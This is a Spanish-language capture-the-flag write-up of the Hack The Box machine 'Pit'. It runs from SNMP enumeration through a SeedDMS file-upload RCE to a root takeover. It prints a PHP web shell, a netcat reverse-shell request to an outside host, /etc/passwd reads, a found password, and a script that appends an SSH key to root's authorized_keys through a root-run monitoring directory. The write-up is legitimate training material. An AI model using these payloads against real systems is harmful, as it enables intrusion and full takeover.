

1. Enumeración

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[~/home/kali]
└─# ping -c 1 10.10.10.241
PING 10.10.10.241 (10.10.10.241) 56(84) bytes of data.
64 bytes from 10.10.10.241: icmp_seq=1 ttl=63 time=33.4 ms

— 10.10.10.241 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.372/33.372/33.372/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.


```
# Nmap 7.93 scan initiated Sun Dec 4 09:19:00 2022 as: nmap -sCV -p 22,80,9090 -oN targeted 10.10.10.241
Nmap scan report for 10.10.10.241
Host is up (0.041s latency).

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.0 (protocol 2.0)
_ ssh hostkeys:
  3072 6fc3408f6950695a57d79c4e7b1b9496 (RSA)
  256  c26ff8aba12083d160abc632dc865b7 (ECDSA)
_ 256 6b656ca692e5cc76175a2f9ae750c350 (ED25519)
80/tcp    open  http              nginx 1.14.1
_ http_title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
_ http_server_header: nginx/1.14.1
9090/tcp  open  ssl/zeus-admin?
_ fingerprint-strings:
  GetRequest, HTTPOptions:
  HTTP/1.1 400 Bad request
  Content-Type: text/html; charset=utf8
  Transfer-Encoding: chunked
  X-DNS-Prefetch-Control: off
  Referrer-Policy: no-referrer
  X-Content-Type-Options: nosniff
  Cross-Origin-Resource-Policy: same-origin
  <DOCTYPE html>
  <html>
  <head>
  <title>
  request
  </title>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <style>
  body {
  margin: 0;
  font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
  font-size: 12px;
  line-height: 1.66666667;
  color: #333333;
  background-color: #f5f5f5;
  border: 0;
  vertical-align: middle;
  font-weight: 300;
  margin: 0 0 10p
  _ssl_date: TLS randomness does not represent time
ssl_cert: Subject: commonName=dms-pit.htb/organizationName=4cd9329523184b0ea52ba0d20a1a6f92/countryName=US
Subject Alternative Name: DNS:dms-pit.htb, DNS:localhost, IP Address:127.0.0.1
Not valid before: 2020-04-10T23:29:12
```


Observamos que *nmap* nos reportas una entrada dns (*dms-pit.htb*). La añadimos a nuestro fichero hosts.

```
GNU nano 6.4
127.0.0.1 localhost
127.0.1.1 kali
10.10.10.241 dms-pit.htb pit.htb
```

Miramos las tecnologías usadas por la web que se sirve por el puerto 80. También aprovechamos para ver su contenido mediante nuestro navegador. Parece la página por defecto de *Nginx*.



Revisamos la web que se estaba sirviendo por el puerto 9090. Probamos credenciales habituales, pero no ganamos acceso.



Como no conseguimos un vector claro de ataque, vamos a intentar enumerar puerto UDP que puedan estar abiertos. Como la búsqueda de puerto UDP es un poco lenta, vamos a empezar por los 500 más usados.

```

(root@kali) ~ - ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10 -o ProxyCommand='ssh -W %h:%p root@10.10.10.241 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10' 10.10.10.241
root@kali:~# nmap -sU -p-topports:500 --open -v -n 10.10.10.241 -oG ./HTB/pit/top500UDPPorts
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 18:50 CET
Initiating Ping Scan at 18:50
Scanning 10.10.10.241 [4 ports]
Completed Ping Scan at 18:50, 0.09s elapsed (1 total hosts)
Initiating UDP Scan at 18:50
Scanning 10.10.10.241 [500 ports]
Increasing send delay for 10.10.10.241 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.10.241 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.10.241 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.10.241 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 10.10.10.241 from 400 to 800 due to max_successful_tryno increase to 8
UDP Scan Timing: About 8.48% done; ETC: 18:56 (0:05:35 remaining)
Increasing send delay for 10.10.10.241 from 800 to 1000 due to 11 out of 32 dropped probes since last increase.
Discovered open port 161/udp on 10.10.10.241
UDP Scan Timing: About 14.16% done; ETC: 18:57 (0:06:10 remaining)
UDP Scan Timing: About 24.36% done; ETC: 18:58 (0:05:48 remaining)
UDP Scan Timing: About 30.96% done; ETC: 18:58 (0:05:23 remaining)
UDP Scan Timing: About 36.96% done; ETC: 18:58 (0:04:58 remaining)
UDP Scan Timing: About 42.96% done; ETC: 18:58 (0:04:32 remaining)
UDP Scan Timing: About 48.76% done; ETC: 18:58 (0:04:07 remaining)
UDP Scan Timing: About 54.76% done; ETC: 18:58 (0:03:39 remaining)
UDP Scan Timing: About 60.76% done; ETC: 18:58 (0:03:11 remaining)
UDP Scan Timing: About 66.76% done; ETC: 18:58 (0:02:42 remaining)
UDP Scan Timing: About 72.76% done; ETC: 18:58 (0:02:13 remaining)
UDP Scan Timing: About 78.76% done; ETC: 18:58 (0:01:44 remaining)
UDP Scan Timing: About 84.76% done; ETC: 18:58 (0:01:15 remaining)
UDP Scan Timing: About 90.76% done; ETC: 18:58 (0:00:45 remaining)
Completed UDP Scan at 18:58, 500.18s elapsed (500 total ports)
Nmap scan report for 10.10.10.241
Host is up (0.063s latency).
Not shown: 499 filtered udp ports (admin-prohibited)
PORT      STATE SERVICE
161/udp   open  snmp

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 500.47 seconds
Raw packets sent: 628 (29.42KB) | Rcvd: 1073 (132.71KB)

```

Vemos que el puerto 161 (SNMP), está abierto. Vamos a realizar una enumeración. Realizamos un ataque de fuerza bruta para intentar saber la “community” que se está exponiendo. Vemos que es “public”.

```

(root@kali) ~ - ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10 -o ProxyCommand='ssh -W %h:%p root@10.10.10.241 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10' 10.10.10.241
root@kali:~# onesixtyone -c /usr/share/seclists/Discovery/SNMP/snmp.txt 10.10.10.241
Scanning 1 hosts, 3220 communities
10.10.10.241 [public] Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64
10.10.10.241 [public] Linux pit.htb 4.18.0-305.10.2.el8_4.x86_64 #1 SMP Tue Jul 20 17:25:16 UTC 2021 x86_64

```

Realizamos una primera búsqueda, pero no vemos nada que nos llame la atención. Revisando la ayuda de snmpwalk vemos que por defecto se empieza a buscar valores por el mib-2. Vamos a ver si encontramos información de interés en los mib-1.

```

DESCRIPTION
  snmpwalk is an SNMP application that uses SNMP GETNEXT requests to query a network entity for a tree of information.

  An object identifier (OID) may be given on the command line. This OID specifies which portion of the object identifier space will be searched using GETNEXT requests. All variables in the subtree below the given OID are queried and their values presented to the user. Each variable name is given in the format specified in variables(5).

  If no OID argument is present, snmpwalk will search the subtree rooted at SNMPv2-SMI::mib-2 (including any MIB object values from other MIB modules, that are defined as lying within this subtree). If the network entity has an error processing the request packet, an error packet will be returned and a message will be shown, helping to pinpoint why the request was malformed.

```

```

(root@kali) ~ - ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10 -o ProxyCommand='ssh -W %h:%p root@10.10.10.241 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10' 10.10.10.241
root@kali:~# snmpwalk -v2c -c public 10.10.10.241 1 > snmp.txt
(root@kali) ~ - ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10 -o ProxyCommand='ssh -W %h:%p root@10.10.10.241 -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=10' 10.10.10.241
root@kali:~# cat snmp.txt -l ruby

```

Esta vez, los llama la atención dos cosas. La ejecución del programa /usr/bin/monitor, la ruta web /var/www/html/seeddms51x/seeddms y los usuarios del sistema obtenidos (michelle y root).

```

NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
NET-SNMP-EXTEND-MIB::nsExtendArgs."memory" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."memory" = STRING:

```

```

UCD-SNMP-MIB::dskPath.1 = STRING: /
UCD-SNMP-MIB::dskPath.2 = STRING: /var/www/html/seeddms51x/seeddms
UCD-SNMP-MIB::dskDevice.1 = STRING: /dev/mapper/cl-root
UCD-SNMP-MIB::dskDevice.2 = STRING: /dev/mapper/cl-seeddms
UCD-SNMP-MIB::dskMinimum.1 = INTEGER: 10000

```

```

snmpd: 1961988      U      1961988
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: Database status
OK - Connection to database successful.
System release info
CentOS Linux release 8.3.2011
SELinux Settings
user

SELinux User Prefix Labeling MLS/MCS Level MLS/MCS Range SELinux Roles
guest_u user s0 s0 guest_r
root_u user s0 s0-s0:c0.c1023 staff_r sysadm_r system_r unconfined_r
staff_u user s0 s0-s0:c0.c1023 staff_r sysadm_r unconfined_r
sysadm_u user s0 s0-s0:c0.c1023 sysadm_r
system_u user s0 s0-s0:c0.c1023 system_r unconfined_r
unconfined_u user s0 s0-s0:c0.c1023 system_r unconfined_r
user_u user s0 s0 user_r
xguest_u user s0 s0 xguest_r
Login

Login Name SELinux User MLS/MCS Range Service
__default__ unconfined_u s0-s0:c0.c1023 *
michelle user_u s0 *
root unconfined_u s0-s0:c0.c1023 *

```

2. Análisis de vulnerabilidades


Intentamos ganar una RCE siguiendo las instrucciones <https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp/snmp-rce> pero no funciona.

```


root@kali: ~/home/kali/Arb/pit
# snmpset -v NET-SNMP-EXTEND-MIB -v 2c -c public 10.10.10.241 'nsExtendStatus."evilcommand"' = createAndGo 'nsExtendCommand."evilcommand"' = /bin/echo 'nsExtendArgs."evilcommand"' = 'hello world'
Error in packet.
Reason: noAccess
Failed object: NET-SNMP-EXTEND-MIB::nsExtendStatus."evilcommand"

```

Con la ruta `/var/www/html/seeddms51x/seeddms` encontrada, vamos a ver si añadiendo `/seeddms51x/seeddms` a la URL <http://dms-pit.htb/> conseguimos llegar a una nueva aplicación.



Llegamos a un panel de autenticación. Aprovechamos que tenemos el usuario michelle y probamos a acceder con la misma clave que el usuario. Conseguimos acceso.




Buscamos información sobre SeedDMS.

SeedDMS **permite gestionar un número ilimitado de usuarios, grupos, documentos, departamentos, categorías, etc.** Se puede usar desde cualquier dispositivo que disponga de un navegador de web, como por ejemplo un ordenador, una tableta o un smartphone.

<https://digipime.com/documentmanagement>


[Sistemas de gestión documental en web \(DMS\) - Digipime](https://digipime.com/documentmanagement) ✓

Ahora comprobamos si presenta vulnerabilidades de las que nos podamos aprovechar.




Exploit Title	Path
SeedDMS 5.1.10 - Remote Command Execution (RCE) (Authenticated)	php/webapps/58862.py
SeedDMS 5.1.10 - Persistent Cross-Site Scripting	php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out-groupMgr.php' Cross-Site Scripting	php/webapps/47823.txt
SeedDMS < 5.1.11 - 'out-UserMgr.php' Cross-Site Scripting	php/webapps/47823.txt
SeedDMS versions < 5.1.11 - Remote Command Execution	php/webapps/47822.txt

Nos creamos este fichero malicioso, llamándolo como dice la información de la vulnerabilidad, como 1.php y los subimos a la web para tener un RCE.




```
GNU nano 6.4 1.php
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

Comprobamos su funcionamiento, realizando una petición de visualización del /etc/passwd.




```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:995:User for polkitd:/:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:x:996:992:User for sssd:/:/sbin/nologin
chrony:x:995:991:/:var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
michelle:x:1000:1000:/:home/michelle:/bin/bash
setroubleshoot:x:994:990:/:var/lib/setroubleshoot:/sbin/nologin
cockpit-ws:x:993:989:User for cockpit-ws:/nonexistent:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:992:988:nginx web server:/var/lib/nginx:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-wsinstance:x:991:987:User for cockpit-ws instances:/nonexistent:/sbin/nologin
rngd:x:990:986:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
```

Intentamos conseguir una *reverse shell*, pero no conseguimos que funcione a pesar de usar varias técnicas. Anteriormente, durante la fase de reconocimiento, vimos que se empleaba SELinux. Puede ser la causa.




Request	Response
1 GET /seeddms51x/data/1048576/34/1.php?cmd=nc -e /bin/sh 10.10.14.19 443 2->261 HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: dms-pit.htb	2 Server: nginx/1.14.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	3 Date: Tue, 06 Dec 2022 08:27:57 GMT
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	4 Content-Type: text/html; charset=UTF-8
5 Accept-Language: en-US,en;q=0.5	5 Connection: close
6 Accept-Encoding: gzip, deflate	6 X-Powered-By: PHP/7.2.24
7 Connection: close	7 Content-Length: 36
8 Upgrade-Insecure-Requests: 1	8
9	9 <pre>
10	10 Ncat: Permission denied.
	10 </pre>

Realizamos una enumeración de directorios, hasta que nos encontramos con el fichero *settings.xml* que contiene una credencial.





Clave: `ied^ieY6xoquu`

Intentamos ver si esta clave ha sido reusada intentando conectarnos por SSH con el usuario *michelle*, pero no funciona. Lo intentamos con la web que se sirve por el puerto 9090 y ganamos acceso.



3. Explotación y acceso

Esta web, presenta la opción de abrir un terminal, por lo que nos aprovechamos para generarnos una *reverse shell*, y así trabajar más cómodamente.



4. Escalada de privilegios

Tras realizar el tratamiento de la TTY, revisamos el contenido del script monitor que encontramos durante la fase de enumeración.

```
[michelle@pit tmp]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
[michelle@pit tmp]$
```

Vemos este script ejecuta, a su vez, como root todos los scripts presentes en el directorio `/usr/local/monitoring/` que empiecen por `check` y terminen en `sh`. Revisamos los permisos que tenemos en ese directorio. Vemos que se tienen aplicados permisos acls a nuestro usuario `michelle`.

```
[michelle@pit tmp]$ ls -la /usr/local/
total 0
drwxr-xr-x. 13 root root 149 Nov  3  2020 .
drwxr-xr-x. 12 root root 144 May 10  2021 ..
drwxr-xr-x.  2 root root  6 Nov  3  2020 bin
drwxr-xr-x.  2 root root  6 Nov  3  2020 etc
drwxr-xr-x.  2 root root  6 Nov  3  2020 games
drwxr-xr-x.  2 root root  6 Nov  3  2020 include
drwxr-xr-x.  2 root root  6 Nov  3  2020 lib
drwxr-xr-x.  3 root root 17 May 10  2021 lib64
drwxr-xr-x.  2 root root  6 Nov  3  2020 libexec
drwxrwx---+ 2 root root 101 Dec  6 13:15 monitoring
drwxr-xr-x.  2 root root  6 Nov  3  2020 sbin
drwxr-xr-x.  5 root root  49 Nov  3  2020 share
drwxr-xr-x.  2 root root  6 Nov  3  2020 src
```

```
getfacl: monitoring: no such file or directory
[michelle@pit tmp]$ getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

Intentamos crear un script que añada permisos SUID a la `bash`. Ejecutamos de nuevo el `snmpwalk` para que ejecuta el monitor. Sin embargo, no resulta.

```
[michelle@pit tmp]$ echo 'chmod u+s /bin/bash' > /usr/local/monitoring/check_exploit.sh
[michelle@pit tmp]$
```

```
mem. 4023492 470198 3103330 23198 441900 3201672
Swap: 1961980 0 1961980
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."monitoring" = STRING: chmod: changing permissions of '/bin/bash': Permission denied
Database status
```

Intentamos añadir nuestra `id_rsa`, en el `authorized_keys` del usuario `root` de la máquina víctima, para poder conectarnos posteriormente por ssh como `root`.

```

michelle@pit/tmp
Archivo Acciones Editar Vista Ayuda
#!/bin/bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGD1FqpJEDuKRUa1uo/DqDF6g+0EbsDmmLYSm+yjvmuu+9esPssC3upyoN74/gLD8778FeBzsuiGzgxff
7TrzMb4AcTANC/2fq9/BZyYfx/vKvgThuheVlipvXNDjs00sd0yj/+o1WYwzBdKqXfcdeFKnBvy4+jQUolugUnkg2MyWpFcLm/+5qthohl+SUFYh2cx8VyIvQss
TP9z5h5xpDWXAnmHF13pLL2ib4qWc+rFmHIQX5A0DseEiMAyKxWRueAG5U+SehQrvuLXqzLZzxCKP78YyXojBfazqjydbnjA3LZSt7xTmFphsCpfA6uDmCLGaRrr
XrWufxxUtW+rJvOLkbX2YIQuZ0xMKCYT47zGYeo/xRN+VBT7opwGzAPVhFT0hCDYB414mkXxkjcmQk2I6XQUhvg1eVuuYIBAU9Nayr99kvX9CYD9/IQIM6Bkhh
PpTfCTwLYfvp+0q0XexwQGcn0Rk6kPyh3Wlu4/aggZ6hzb4qkcuLtxrJ7BEVJtBw8= root@kali" >> /root/.ssh/authorized_keys

```

```

(root@kali)-[~/home/kali/HTB/pit]
└─# ssh root@10.10.10.241 -i id_rsa
Web console: https://pit.htb:9090/
Last login: Thu Nov  3 06:15:20 2022
[root@pit ~]# whoami
root
[root@pit ~]#

```